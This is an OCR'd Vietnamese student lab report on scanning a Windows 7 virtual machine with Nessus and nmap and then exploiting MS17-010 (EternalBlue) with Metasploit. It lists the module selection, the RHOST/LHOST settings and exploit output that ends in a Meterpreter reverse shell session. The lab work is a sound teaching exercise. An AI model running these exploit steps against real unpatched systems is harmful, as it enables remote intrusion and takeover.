
2.2.2.3 Quét lỗ hổng sử dụng Nessus

Đến Scan → Create New Scan. Cấu hình cho New Scan như hình dưới.




Hình 18 – Cấu hình cho phần New Scan


Đến My Scan, chọn Scan vừa tạo và chọn Launch. Kết quả sau khi hoàn thành quá trình quét lỗ hổng.




Hình 19 – Kết quả quét lỗ hổng



Hình 20 – Chi tiết các lỗ hổng quét được




Hình 21 – Chọn vào một lỗ hổng, xem chi tiết




Hình 22 – Chọn tiếp một lỗ hổng, có thể xem thông tin mô tả, cách khắc phục

2.2.3 Sử dụng Metasploit khai thác lỗ hổng trên máy Windows 7

2.2.3.1 Kiểm tra môi trường



Hình 23 – Kiểm tra địa chỉ IP máy Kali



Hình 24 – Địa chỉ IP máy Windows 7

2.2.3.2 Sử dụng Metasploit khai thác lỗ hổng trên máy Windows 7: Khai thác lỗ hổng MS17-010

Sử dụng nmap để quét lỗ hổng trên máy Victim → Nhận thấy có thể khai thác lỗ hổng ms17-010.

```
┌──(vanduckienb23dcat162㉿kali)-[~]
└─$ nmap --script vuln 192.168.79.135
Starting Nmap 7.95 ( https://nmap.org ) at 2026-03-18 11:25 EDT
Nmap scan report for 192.168.79.135 (192.168.79.135)
Host is up (0.0013s latency).
Not shown: 990 closed tcp ports (reset)
PORT      STATE SERVICE
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
5357/tcp  open  wsdapi
49152/tcp open  unknown
49153/tcp open  unknown
49154/tcp open  unknown
49155/tcp open  unknown
49156/tcp open  unknown
49159/tcp open  unknown
MAC Address: 00:0C:29:AD:CF:39 (VMware)

Host script results:
|_smb-vuln-ms10-061: NT_STATUS_ACCESS_DENIED
| smb-vuln-ms17-010:
|   VULNERABLE:
|   Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
|     State: VULNERABLE
|     IDs:  CVE:CVE-2017-0143
|     Risk factor: HIGH
|       A critical remote code execution vulnerability exists in Microsoft SMBv1
|        servers (ms17-010).
|
|     Disclosure date: 2017-03-14
|     References:
|       https://technet.microsoft.com/en-us/library/security/ms17-010.aspx
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0143
|_      https://blogs.technet.microsoft.com/msrc/2017/05/12/customer-guidance-for-wan
nacrypt-attacks/
|_smb-vuln-ms10-054: false
|_samba-vuln-cve-2012-1182: NT_STATUS_ACCESS_DENIED

Nmap done: 1 IP address (1 host up) scanned in 110.23 seconds
```

```
C:\Windows\system32\
C:\Users\PC>date
The current date is: Wed 03/18/2026
Enter the new date: (mm-dd-yy)

C:\Users\PC>echo Van Duc Kien B23DCAT162
Van Duc Kien B23DCAT162
```

Hình 25 – Quét các lỗ hổng trên máy nạn nhân

```
┌──(vanduckienb23dcat162㉿kali)-[~]
└─$ msfconsole
Metasploit tip: Open an interactive Ruby terminal with irb

  Metasploit Park, System Security Interface
  Version 4.0.5, Alpha E
  Ready ...
```

```
C:\Windows\system32\
C:\Users\PC>date
The current date is: Wed 03/18/2026
Enter the new date: (mm-dd-yy)

C:\Users\PC>echo Van Duc Kien B23DCAT162
Van Duc Kien B23DCAT162
```

```
       =[ metasploit v6.4.64-dev                          ]
+ -- --=[ 2519 exploits - 1296 auxiliary - 431 post       ]
+ -- --=[ 1607 payloads - 49 encoders - 13 nops           ]
+ -- --=[ 9 evasion                                       ]

Metasploit Documentation: https://docs.metasploit.com/

msf6 >
```

Hình 26 – Khởi động metasploit

Sử dụng: *search <tên lỗ hổng>* để tìm kiếm tên chính xác của mo-dun tấn công

```
msf6 > search ms17-010

Matching Modules
================

   #  Name                                      Disclosure Date  Rank     Check  Description
   -  ----                                      ---------------  ----     -----  -----------
   0  exploit/windows/smb/ms17_010_eternalblue  2017-03-14       average  Yes    MS17-010 EternalBlue SMB Remote Windows Kernel Pool C
orruption
   1     \_ target: Automatic Target            .                .        .      .
   2     \_ target: Windows 7                   .                .        .      .
   3     \_ target: Windows Embedded Standard 7 .                .        .      .
   4     \_ target: Windows Server 2008 R2      .                .        .      .
   5     \_ target: Windows 8                   .                .        .      .
   6     \_ target: Windows 8.1                 .                .        .      .
   7     \_ target: Windows Server 2012         .                .        .      .
   8     \_ target: Windows 10 Pro              .                .        .      .
   9     \_ target: Windows 10 Enterprise Evaluation .           .        .      .
   10 exploit/windows/smb/ms17_010_psexec       2017-03-14       normal   Yes    MS17-010 EternalRomance/EternalSynergy/EternalChampio
n SMB Remote Windows Code Execution
   11    \_ target: Automatic                   .                .        .      .
   12    \_ target: PowerShell                  .                .        .      .
   13                                                            .        .      .
   14                                                            .        .      .
   15                                                            .        .      .
   16                                                            .        .      .
   17                                                            .        .      .
   18                                                            .        .      .
   19                                                            .        No     MS17-010 EternalRomance/EternalSynergy/EternalChampio
n SMB R
   20                                                            .        .      .
   21                                                            .        .      .
   22                                                            .        .      .
   23                                                            .        .      .
   24                                                            .        No     MS17-010 SMB RCE Detection
   25    \_ AKA: DOUBLEPULSAR                   .                .        .      .
   26    \_ AKA: ETERNALBLUE                    .                .        .      .
   27 exploit/windows/smb/smb_doublepulsar_rce  2017-04-14       great    Yes    SMB DOUBLEPULSAR Remote Code Execution
   28    \_ target: Execute payload (x64)       .                .        .      .
   29    \_ target: Neutralize implant          .                .        .      .
```

```
C:\Windows\system32\
C:\Users\PC>date
The current date is: Wed 03/18/2026
Enter the new date: (mm-dd-yy)

C:\Users\PC>echo Van Duc Kien B23DCAT162
Van Duc Kien B23DCAT162
```

Hình 27 – Tìm kiếm tên của mô-đun tấn công

Lựa chọn sử dụng: *use + <tên mô-đun>*

```
msf6 > use exploit/windows/smb/ms17_010_eternalblue
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_eternalblue) >
```

```
C:\Windows\system32\
C:\Users\PC>date
The current date is: Wed 03/18/2026
Enter the new date: (mm-dd-yy)

C:\Users\PC>echo Van Duc Kien B23DCAT162
Van Duc Kien B23DCAT162
```


Hình 28 – Lựa chọn sử dụng


Thiết lập các thông số tấn công cho mo-dun đã chọn:

Set RHOST <IP máy nạn nhân>

Set LHOST <IP máy tấn công>

Sau khi đã thiết lập các thông số, sử dụng exploit để thực hiện tấn cống theo mô-dun đã chọn.


msf6 exploit(windows/smb/ms17_010_eternalblue) > exploit
[*] Started reverse TCP handler on 192.168.79.136:4444
[*] 192.168.79.135:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 192.168.79.135:445 - Host is likely VULNERABLE to MS17-010! - Windows 7 Home Basic 7601 Service Pack 1 x64 (64-bit)
/usr/share/metasploit-framework/vendor/bundle/ruby/3.3.0/gems/recog-3.1.16/lib/recog/fingerprint/regexp_factory.rb:34: warning: nested repea
t operator '+' and '?' was replaced with '*' in regular expression
[*] 192.168.79.135:445 - Scanned 1 of 1 hosts (100% complete)
[+] 192.168.79.135:445 - The target is vulnerable.
[*] 192.168.79.135:445 - Connecting to target for exploitation.
[+] 192.168.79.135:445 - Connection established for exploitation.
[+] 192.168.79.135:445 - Target OS selected valid for OS indicated by SMB reply
[*] 192.168.79.135:445 - CORE raw buffer dump (40 bytes)
[*] 192.168.79.135:445 - 0x00000000 57 69 6e 64 6f 77 73 20 37 20 48 6f 6d 65 20 42 Windows 7 Home B
[*] 192.168.79.135:445 - 0x00000010 61 73 69 63 20 37 36 30 31 20 53 65 72 76 69 63 asic 7601 Servic
[*] 192.168.79.135:445 - 0x00000020 65 20 50 61 63 6b 20 31 e Pack 1
[+] 192.168.79.135:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 192.168.79.135:445 - Trying exploit with 12 Groom Allocations.
[*] 192.168.79.135:445 - Sending all but last fragment of exploit packet
[*] 192.168.79.135:445 - Starting non-paged pool grooming
[+] 192.168.79.135:445 - Sending SMBv2 buffers
[+] 192.168.79.135:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 192.168.79.135:445 - Sending final SMBv2 buffers.
[*] 192.168.79.135:445 - Sending last fragment of exploit packet!
[*] 192.168.79.135:445 - Receiving response from exploit packet
[+] 192.168.79.135:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!
[*] 192.168.79.135:445 - Sending egg to corrupted connection.
[*] 192.168.79.135:445 - Triggering free of corrupted buffer.
[*] Sending stage (203846 bytes) to 192.168.79.135
[*] Meterpreter session 1 opened (192.168.79.136:4444 → 192.168.79.135:49160) at 2026-03-18 11:38:02 -0400
[+] 192.168.79.135:445 - =-=-=-=



Hình 31 – Sử dụng lệnh sysinfo

TÀI LIỆU THAM KHẢO

[1] Mối đe dọa và lỗ hổng: Chương 2, Giáo trình Cơ sở an toàn thông tin, Học viện Công Nghệ Bưu Chính Viễn Thông, 2020 của tác giả Hoàng Xuân Dậu.

[2] Nmap: https://viblo.asia/p/nmap-network-scanner-cong-cu-quet-mang-va-lo hong-bao-mat-RnB5p4bb5PG

[3] Nessus: https://whitehat.vn/threads/nessus-cong-cu-tro-giup-pentest-he thong.6871/

[4] Metasploit: https://bkhost.vn/blog/metasploit-la-gi/